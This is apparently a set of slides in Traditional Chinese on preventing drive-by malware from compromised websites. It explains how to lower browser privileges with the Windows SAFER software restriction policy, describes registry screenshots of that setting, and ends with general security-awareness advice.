
網站惡意掛馬預防方法

- 降低網頁瀏覽器權限
 - 掛馬網站大多是藉由瀏覽器的弱點來植入惡意程式
 - 降低瀏覽器的執行權限可以降低惡意程式入侵時的危害
 - 利用Windows作業系統中「軟體限制原則SAFER」功能來降低特定程式的執行權限
 - 設定方法如下說明


SAFER(軟體限制原則)




SAFER(軟體限制原則)



SAFER(軟體限制原則)



SAFER(軟體限制原則)



The image displays three overlapping screenshots of the Windows Registry Editor, illustrating the navigation path to the Safer policy settings.

Top Screenshot: Shows the left-hand tree view with the path expanded to `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer`. The right-hand pane is empty.

Middle Screenshot: Shows the left-hand tree view with the path expanded to `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows`. The right-hand pane displays a table with one entry:


名稱	類型	資料
ab (預設值)	REG_SZ	(數值未設定)

Bottom Screenshot: Shows the left-hand tree view with the path expanded to `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer`. The right-hand pane displays a table with one entry:


名稱	類型	資料
ab (預設值)	REG_SZ	(數值未設定)

The path bar at the bottom of the bottom screenshot reads: `我的電腦\HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer`.


SAFER(軟體限制原則)




SAFER(軟體限制原則)



SAFER(軟體限制原則)



SAFER(軟體限制原則)



網站惡意掛馬預防方法

- 危機意識與正確的資安觀念
 - 預防詐騙手法的攻擊
 - 提高警覺，加強危機意識
 - 不隨意開啟或下載郵件或軟體
 - 定期做系統更新與資料備份的工作

結論

- 網路處處是危機
- 知名網站也可能帶來危害
- 使用者必須提高危機意識
- 沒有正確的資安觀念就沒有安全的電腦